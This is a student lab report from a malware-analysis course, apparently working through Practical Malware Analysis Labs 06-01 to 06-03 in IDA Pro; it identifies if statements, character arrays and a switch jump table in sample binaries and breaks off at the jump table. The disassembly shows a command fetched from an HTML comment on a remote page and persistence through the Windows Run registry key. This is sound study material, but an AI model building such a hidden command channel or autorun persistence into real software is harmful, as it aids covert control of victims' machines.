

南开大学

恶意代码分析与防治技术实验报告

Lab06：识别汇编中的 C 代码结构



学 院 网络空间安全学院
专 业 信息安全、法学
学 号 2112514
姓 名 辛浩然
班 级 信息安全、法学

一、实验目的

1. 识别汇编中的 C 代码结构；
2. 综合理解程序的功能。

二、实验原理

恶意代码典型情况下都是采用高级语言开发的，大多数时候是 C 语言。一个代码结构是一段代码的抽象层，它定义了一个功能属性，而不是它的实现细节。代码结构的例子包括循环、if 语句、链接表、switch 语句，等等。程序可以被划分为单独的结构，当它们组合到一起时，才能实现程序的总体功能。


作为恶意代码分析师的目标是将恶意代码程序反汇编后，再恢复到高级语言结构。学会识别汇编中的 C 代码结构，有利于形成代码功能的总体概览。

三、实验过程

Lab 06-01:

实验过程:


首先查看恶意代码的导入表，从导入表中，可以发现导入了 WININET.dll 文件以及其中的 InternetGetConnectedState 函数，该函数的作用是获得本地系统的网络连接状态。



| | | |
|-----------------|---------------------------|----------|
| 000000000004... | MultiByteToWideChar | KERNEL32 |
| 000000000004... | LCMapStringA | KERNEL32 |
| 000000000004... | LCMapStringW | KERNEL32 |
| 000000000004... | GetStringTypeA | KERNEL32 |
| 000000000004... | GetStringTypeW | KERNEL32 |
| 000000000004... | SetStdHandle | KERNEL32 |
| 000000000004... | InternetGetConnectedState | WININET |

Line 44 of 44

查看字符串，可以发现两个字符串，说明该程序可能检查系统中是否存在可用的 Internet 连接。



| | | | |
|-------------|----------|---|--------------------------------|
| .rdata:0... | 0000000F | C | GetStringTypeW |
| .rdata:0... | 0000000D | C | SetStdHandle |
| .rdata:0... | 0000000C | C | CloseHandle |
| .rdata:0... | 0000000D | C | KERNEL32.dll |
| .data:00... | 00000018 | C | Error 1.1: No Internet\n |
| .data:00... | 0000001E | C | Success: Internet Connection\n |


Line 79 of 79

运行该程序，只是打印了一条”Success:Internet Connection”就退出了。




```
C:\Documents and Settings\Administrator\Desktop\Practical Malware Analysis Labs\BinaryCollection\Chapter_6L>Lab06-01
Success: Internet Connection
```

接下来使用 IDA PRO 对它进行完整分析。main 函数位于 0x401040，调用了位于 0x401000 处的函数。




查看 0x401000 处的函数：



可以发现，根据对 InternetGetConnectedState 函数调用的结果，出现了两条不同的代码路径。这里使用了 cmp 指令对保存了返回结果的 EAX 寄存器与 0 进行比较，然后用 jz 指令控制执行流。

当存在一个可用的 Internet 连接时，InternetGetConnectedState 函数返回 1，否则返回 0。因此，如果 cmp 比较的结果是 1，零标志位(ZF)会被清除，jz 指令会进入错误分支；否则，进入正确分支。该函数中使用的代码结构是 if 语句。

该函数两次调用 sub_40105F。调用前，都有一个格式化字符串被压栈，并且字符串结尾是\n 这个换行符。因此，推测该函数为 printf。



printf 被调用后，可以看到 EAX 被设为 1 或者 0，然后函数返回。

总之，该函数会检查是否存在一个可用的 Internet 连接，如果存在，打印结果并返回 1，否则返回 0。恶意代码经常做类似于这样的检查以确定是否可以联网。

1-1 由 main 函数调用的唯一子过程中发现的主要代码结构是什么？

主要代码结构是位于 0x401000 处的 if 语句。

1-2 位于 0x40105F 的子过程是什么？

位于 0x40105F 处的子过程是 printf。

1-3 这个程序的目的是什么？

该程序检查是否有一个可用的 Internet 连接。如果找到可用连接，就打印”Success:Internet Connection”,否则，打印”Error 1.1:No Internet”。恶意代码在连接 Internet 之前，可以使用该程序来检查是否存在一个连接。

Lab 06-02:

实验过程:

首先查看字符串:


```
.idata:00000000 C GetStringTypeW
.rdata:0000000F C GetStringTypeW
.rdata:0000000D C SetStdHandle
.rdata:0000000C C CloseHandle
.data:00000018 C Error 1.1: No Internet\n
.data:0000001E C Success: Internet Connection\n
.data:00000020 C Error 2.3: Fail to get command\n
.data:0000001D C Error 2.2: Fail to ReadFile\n
.data:0000001C C Error 2.1: Fail to OpenUrl\n
.data:0000002F C http://www.practicalmalwareanalysis.com/cc.htm
.data:0000001A C Internet Explorer 7.5/pma
.data:0000001F C Success: Parsed command is %c\n
```

这说明，该程序可能会打开一个网页，并解析一条指令。


再查看导入函数，可以发现一些用于网络功能的 Windows API:

| | | |
|-----------------|---------------------------|----------|
| 000000000004... | CloseHandle | KERNEL32 |
| 000000000004... | InternetOpenUrlA | WININET |
| 000000000004... | InternetCloseHandle | WININET |
| 000000000004... | InternetReadFile | WININET |
| 000000000004... | InternetGetConnectedState | WININET |
| 000000000004... | InternetOpenA | WININET |

设置 DNS 重定向，运行该代码，可以看到一条 DNS 请求:



分析反汇编结果：可以发现 main 函数调用了与 Lab06-01 中同样的位于 0x401000 的函数，此外，main 函数还调用了 0x401040 和 0x40117F 处的函数。



0x40117F 的函数被调用前，有两个参数被压入了栈。其中之一是一个格式化字符串 `Success:Parsed command is %c`，另一个是从前面对 0x401148 的调用返回的字符。

可以推断在 0x40117F 处调用了 `printf`。 `printf` 会打印该字符串，并把其中的替换成另一个被压入栈的参数。

接下来，查看 0x401040 的调用：

该函数调用了一些 WinINet API。

```

.text:00401040  push    ebp
.text:00401041  mov     ebp, esp
.text:00401043  sub     esp, 210h
.text:00401049  push    0                ; dwFlags
.text:0040104B  push    0                ; lpszProxyBypass
.text:0040104D  push    0                ; lpszProxy
.text:0040104F  push    0                ; dwAccessType
.text:00401051  push    offset szAgent    ; "Internet Explorer 7.5/pma"
.text:00401056  call    ds:InternetOpenA
.text:0040105C  mov     [ebp+hInternet], eax
.text:0040105F  push    0                ; dwContext
.text:00401061  push    0                ; dwFlags
.text:00401063  push    0                ; dwHeadersLength
.text:00401065  push    0                ; lpszHeaders
.text:00401067  push    offset szUrl      ; "http://www.practicalmalwareanalysis.com"
.text:0040106C  mov     eax, [ebp+hInternet]
.text:0040106F  push    eax               ; hInternet
.text:00401070  call    ds:InternetOpenUrlA
.text:00401076  mov     [ebp+hFile], eax
.text:00401079  cmp     [ebp+hFile], 0
.text:0040107D  jnz     short loc_40109D
.text:0040107F  push    offset aError21Fail100 ; "Error 2.1: Fail to OpenUrl\n"
.text:00401084  call    sub_40117F
.text:00401089  add     esp, 4
.text:0040108C  mov     ecx, [ebp+hInternet]
.text:0040108F  push    ecx               ; hInternet
.text:00401090  call    ds:InternetCloseHandle
.text:00401096  xor     al, al
.text:00401098  jmp     loc_40112C

```

它首先调用了 `Internetopen`，初始化对 WinINet 库的使用。接下来调用 `InternetopenUrl1`，来打开位于压入栈参数的静态网页。该函数会引发在动态分析时看到的 DNS 请求。

可以看到，`InternetopenUrlA` 的返回结果被赋给了 `hFile`，并与 0 进行比较。如果它等于 0，该函数会返回，否则，`hFile` 变量会被传给下一个函数，也就是 `InternetReadFile`。


```

.text:0040109D loc_40109D: ; CODE XREF: sub_401040+3D1j
.text:0040109D lea     edx, [ebp+dwNumberOfBytesRead]
.text:004010A0 push    edx ; lpdwNumberOfBytesRead
.text:004010A1 push    200h ; dwNumberOfBytesToRead
.text:004010A6 lea     eax, [ebp+Buffer]
.text:004010AC push    eax ; lpBuffer
.text:004010AD mov     ecx, [ebp+hFile]
.text:004010B0 push    ecx ; hFile
.text:004010B1 call    ds:InternetReadFile
.text:004010B7 mov     [ebp+var_4], eax
.text:004010BA cmp     [ebp+var_4], 0
.text:004010BE jnz     short loc_4010E5
.text:004010C0 push    offset aError22FailToR ; "Error 2.2: Fail to ReadFile\n"
.text:004010C5 call    sub_40117F
.text:004010CA add     esp, 4
.text:004010CD mov     edx, [ebp+hInternet]
.text:004010D0 push    edx ; hInternet
.text:004010D1 call    ds:InternetCloseHandle
.text:004010D7 mov     eax, [ebp+hFile]
.text:004010DA push    eax ; hInternet
.text:004010DB call    ds:InternetCloseHandle
.text:004010E1 xor     al, al
.text:004010E3 jmp     short loc_40112C
.text:004010E5 :

```

然后，InternetReadFile 用于从 InternetopenUrlA 打开的网页中读取内容。它的第二个参数，IDA Pro 将其标记为 Buffer。Buffer 是一个保存数据的字符数组，在这里，最多会读取 0x200 字节的数据。

接下来调用 InternetReadFile，检查其返回值是否为 0。如果为 0，该函数关闭句柄并终止，否则，代码会马上将 Buffer 逐一地每次与一个字符进行比较。代码如下所示：

```

.text:004010E5 loc_4010E5: ; CODE XREF: sub_401040+7E1j
.text:004010E5 movsx   ecx, [ebp+Buffer]
.text:004010EC cmp     ecx, 3Ch ; '<'
.text:004010EF jnz     short loc_40111D
.text:004010F1 movsx   edx, [ebp+var_20F]
.text:004010F8 cmp     edx, 21h ; '!'
.text:004010FB jnz     short loc_40111D
.text:004010FD movsx   eax, [ebp+var_20E]
.text:00401104 cmp     eax, 2Dh ; '-'
.text:00401107 jnz     short loc_40111D
.text:00401109 movsx   ecx, [ebp+var_20D]
.text:00401110 cmp     ecx, 2Dh ; '-'
.text:00401113 jnz     short loc_40111D
.text:00401115 mov     al, [ebp+var_20C]
.text:00401118 jmp     short loc_40112C
.text:0040111D ; -----
.text:0040111D loc_40111D: ; CODE XREF: sub_401040+AF1j
.text:0040111D ; sub_401040+BB1j ...
.text:0040111D push    offset aError23FailToG ; "Error 2.3: Fail to get comm
.text:00401122 call    sub_40117F
.text:00401127 add     esp, 4
.text:0040112A xor     al, al
.text:0040112C loc_40112C: ; CODE XREF: sub_401040+581j
.text:0040112C ; sub_401040+A31j ...
.text:0040112C mov     esp, ebp
.text:0040112E pop     ebp
.text:0040112F retn
.text:0040112F sub_401040 endp

```

有一条 cmp 指令来检查第一个字符是否等于 0x3C，对应的 ASCII 字符是<。后面的 21h、2Dh 和 2Dh，这些字符合并起来，就得到了字符串<!-，它是 HTML 中注释的开始部分。

假设 Buffer 是通过 InternetReadFile 下载到网页的字符数组。由于 Buffer 指向了网页的起始处，这四条 cmp 指令的用处是检查网页最开始处的一条 HTML 注释，如果所有的比较都成功了，该网页就是由一条注释开头的，接下来就会执行 mov al,[ebp+var_20C]。

从代码中的 Var_20*中可以看出，它本来应当是 Buffer+偏移，但是 IDA Pro 没有识别出来 Buffer 是 512 字节。

因此，需要填充函数的栈，显示一个 512 字节的数组，从而使 Buffer 在整个函数中被正确标记。

按下 Ctrl+K 键，可以看到：

```
2 ;
3
4 Buffer          db ?
5 var_20F         db ?
6 var_20E         db ?
7 var_20D         db ?
8 var_20C         db ?
9                db ? ; undefined
A                db ? ; undefined
B                db ? ; undefined
C                db ? ; undefined
D                db ? ; undefined
E                db ? ; undefined
F                db ? ; undefined
7                db ? ; undefined
8                db ? ; undefined
9                db ? ; undefined
```


填充这个栈，在 Buffer 的第一个字节处右击，定义一个 512 字节的数组，每个元素 1 字节宽。修改效果如下：

```
0000000000000210 Buffer          db 512 dup(?)
-0000000000000010 hFile          dd ?                ; offset
-000000000000000C hInternet       dd ?                ; offset
-0000000000000008 dwNumberOfBytesRead dd ?
-0000000000000004 var_4          dd ?
+0000000000000000 s              db 4 dup(?)
+0000000000000004 r              db 4 dup(?)
+0000000000000008
+0000000000000008 ; end of stack variables
```

修改后[ebp+var_20C]就变为[ebp+Buffer+4]。因此，如果前四个字节(Buffer[0]-Buffer[3])与<!--匹配上了，第 5 个字符就会被移到 AL 中并从这个函数返回。

```
.text:004010E5 loc_4010E5:                                ; CODE XREF: sub_401040+7E↑
.text:004010E5 movsx    ecx, [ebp+Buffer]
.text:004010EC cmp     ecx, 3Ch ; '<'
.text:004010EF jnz     short loc_40111D
.text:004010F1 movsx    edx, [ebp+Buffer+1]
.text:004010F8 cmp     edx, 21h ; '!'
.text:004010FB jnz     short loc_40111D
.text:004010FD movsx    eax, [ebp+Buffer+2]
.text:00401104 cmp     eax, 2Dh ; '-'
.text:00401107 jnz     short loc_40111D
.text:00401109 movsx    ecx, [ebp+Buffer+3]
.text:00401110 cmp     ecx, 2Dh ; '-'
.text:00401113 jnz     short loc_40111D
.text:00401115 mov     al, [ebp+Buffer+4]
.text:0040111B imb     short loc_40112C
```

回到 main 函数，分析 0x401040 函数返回后会发生什么。



如果该函数返回一个非零的值，main 函数就会打印“Success: Parsed command is X”，其中 X 就是从 HTML 注释中解析出的字符。接下来，在 0x401173 处调用了 Sleep 函数。这里将参数 0xEA60 压入栈，就相当于要休眠一分钟(60000 毫秒)。

因此，该程序检查是否有一个可用的 Internet 连接，然后下载一个包含了<!--的网页。这是 HTML 注释的开头部分，在网页浏览器中 HTML 注释不会被显示，但可以通过查看 HTML 页面源码看到。这种通过 HTML 注释隐藏指令的方法经常被攻击者用于向恶意代码发送指令，这让恶意代码看起来就像是在访问一个正常网页。

2-1 main 函数调用的第一个子过程执行了什么操作？

位于 0x401000 的第一个子过程与 Lab 06-01 一样，是一个 if 语句，检查是否存在可用的 Internet 连接。

2-2 位于 0x40117F 的子过程是什么？

Printf。

2-3 被 main 函数调用的第二个子过程做了什么？

main 调用的第二个函数位于 0x401040，它下载位于 <http://www.practicalmalwareanalysis.com/cc.htm> 的网页，并从页面开始处解析 HTML 注释。

2-4 在这个子过程中使用了什么类型的代码结构？

字符数组。该子过程调用 InternetReadFile，将返回的数据填充到一个字符数组中，然后每次一个字节地对这个数组进行比较，以解析一个 HTML 注释。

2-5 在这个程序中有任何基于网络的指示吗？

该程序使用 Internet Explorer 7.5/pma 作为 HTTP 的 User-Agent 字段，并从 <http://www.practicalmalwareanalysis.com/cc.htm> 下载了网页。

2-6 这个恶意代码的目的是什么？

程序首先判断是否存在一个可用的 Internet 连接，如果不存在就终止运行。

否则，程序使用一个独特的用户代理尝试下载一个网页。该网页包含了一段由<!--开始的 HTML 注释，程序解析其后的那个字符并输出到屏幕，输出格式是"Success: Parsed

command is X", 其中 X 就是从该 HTML 注释中解析出来的字符。如果解析成功, 程序会休眠 1 分钟, 然后终止运行。

Lab 06-03

实验过程:

先查看字符串:

| | | |
|-----------------|---|---|
| .rdata:0000000C | C | CloseHandle |
| .data:00000018 | C | Error 1.1: No Internet\n |
| .data:0000001E | C | Success: Internet Connection\n |
| .data:00000020 | C | Error 2.3: Fail to get command\n |
| .data:0000001D | C | Error 2.2: Fail to ReadFile\n |
| .data:0000001C | C | Error 2.1: Fail to OpenUrl\n |
| .data:0000002F | C | http://www.practicalmalwareanalysis.com/cc.htm |
| .data:0000001A | C | Internet Explorer 7.5/pma |
| .data:00000029 | C | Error 3.2: Not a valid command provided\n |
| .data:00000029 | C | Error 3.1: Could not set Registry value\n |
| .data:00000008 | C | Malware |
| .data:0000002E | C | Software\\Microsoft\\Windows\\CurrentVersion\\Run |
| .data:0000000F | C | C:\\Temp\\cc.exe |
| .data:00000008 | C | C:\\Temp |
| .data:0000001F | C | Success: Parsed command is %s\n |


字符串中有一些错误信息的输出, 还有注册表位置。这说明程序可能会修改注册表。其中, SoftwareMicrosoft\\Windows\\CurrentVersion\\Run 是注册表中一个常用的 autorun 位置。

查看导入函数:


| | | |
|-----------------|---------------------|----------|
| 000000000004... | RegSetValueExA | ADVAPI32 |
| 000000000004... | RegOpenKeyExA | ADVAPI32 |
| 000000000004... | CreateDirectoryA | KERNEL32 |
| 000000000004... | SetStdHandle | KERNEL32 |
| 000000000004... | CopyFileA | KERNEL32 |
| 000000000004... | GetStringTypeA | KERNEL32 |
| 000000000004... | LCMapStringW | KERNEL32 |
| 000000000004... | LCMapStringA | KERNEL32 |
| 000000000004... | MultiByteToWideChar | KERNEL32 |
| 000000000004... | DeleteFileA | KERNEL32 |
| 000000000004... | GetStringTypeW | KERNEL32 |

其中, RegOpenKeyExA 函数一般与 RegSetValueExA 一起用于往注册表中插入信息, 在恶意代码将其自身或其他程序设置为随着系统开机就自启动以持久化运行时, 通常会使用这两个函数。

设置 DNS 重定向, 运行该代码, 可以看到一条 DNS 请求:



接下来查看反汇编代码：



Main 函数同样调用了 0x401000(检查 Internet 连接)、0x401040(下载网页并解析 HTML 注释)、0x401271 (printf)，此外还调用了 0x401130。

查看一下调用的代码：

```

.text:0040123C loc_40123C: ; CODE XREF: _main+261j
.text:0040123C movsx ecx, [ebp+var_8]
.text:00401240 push ecx
.text:00401241 push offset aSuccessParsedC ; "Success: Parsed command is %c\n"
.text:00401246 call sub_401271
.text:00401248 add esp, 8
.text:0040124E mov edx, [ebp+argv]
.text:00401251 mov eax, [edx]
.text:00401253 push eax ; lpExistingFileName
.text:00401254 mov cl, [ebp+var_8]
.text:00401257 push ecx ; char
.text:00401258 call sub_401130
.text:0040125D add esp, 8
.text:00401260 push 0EA60h ; dwMilliseconds
.text:00401265 call ds:Sleep
.text:00401268 xor eax, eax
.text:0040126D loc_40126D: ; CODE XREF: _main+161j
.text:0040126D ; _main+2A1j
.text:0040126D mov esp, ebp
.text:0040126F pop ebp
.text:00401270 retn
.text:00401270 _main endp

```

查看传入的参数。在调用前，argv 和 var_8 被压入了栈中。argv 就是 Argv[0]，是一个对当前运行程序名字，也就是 Lab06-03.exe 的字符串引用。

```

.text:00401228 loc_401228: ; CODE XREF: _main+121j
.text:00401228 call sub_401040
.text:0040122D mov [ebp+var_8], al
.text:00401230 movsx eax, [ebp+var_8]
.text:00401234 test eax, eax
.text:00401236 jnz short loc_40123C
.text:00401238 xor eax, eax

```

通过检查反汇编结果，可以看到 var_8 在 0x40122D 处被用 AL 设置。考虑到 EAX 是上一个函数 0x401040(下载网页并解析 HTML 注释)调用的返回结果，而 AL 包含在 EAX 中，因此，传递给 0x401130 的 var_8 包含了从 HTML 注释中解析出来的指令字符。

接下来查看 0x401130 代码：

```

.text:00401130 ; Attributes: bp-based frame
.text:00401130 ; int __cdecl sub_401130(char, LPCSTR lpExistingFileName)
.text:00401130 sub_401130 proc near ; CODE XREF: _main+481p
.text:00401130 var_8 = dword ptr -8
.text:00401130 phkResult = dword ptr -4
.text:00401130 arg_0 = byte ptr 8
.text:00401130 lpExistingFileName = dword ptr 0Ch
.text:00401130
.text:00401130 push ebp
.text:00401131 mov ebp, esp
.text:00401133 sub esp, 8
.text:00401136 movsx eax, [ebp+arg_0]
.text:0040113A mov [ebp+var_8], eax
.text:0040113D mov ecx, [ebp+var_8]
.text:00401140 sub ecx, 61h ; 'a' ; switch 5 cases
.text:00401143 mov [ebp+var_8], ecx
.text:00401146 cmp [ebp+var_8], 4
.text:0040114A ja def_401153 ; jumtable 00401153 default case
.text:00401150 mov edx, [ebp+var_8]
.text:00401153 jmp ds:jpt_401153[edx*4] ; switch jump

```

arg_0 是由 IDA Pro 自动生成的标签，用于标记调用前最后一个被压栈的参数。因此，arg_0 是从 Internet 获取并解析得到的指令字符。这个指令字符被赋给 var_8，最后被加载到 ECX 中。

下一条指令是从 ECX 中减掉 0x61(也就是字母 a)。因此，如果 arg_0 等于 a,这条指令被执行后，ECX 变为 0。

接下来，将 ECX 与 4 进行比较，以判断该指令字符(arg_0)是否 a、b、c、d 或 e。如果是其他结果，就会引发 ja 指令跳转离开这段代码；否则，可以看到这个指令字符被用作跳转表的索引。

EDX 被乘以 4，这是因为跳转表是一组指向不同执行路径的内存地址，而每个地址的大小是 4 字节。


查看跳转表，共有五条记录：

```

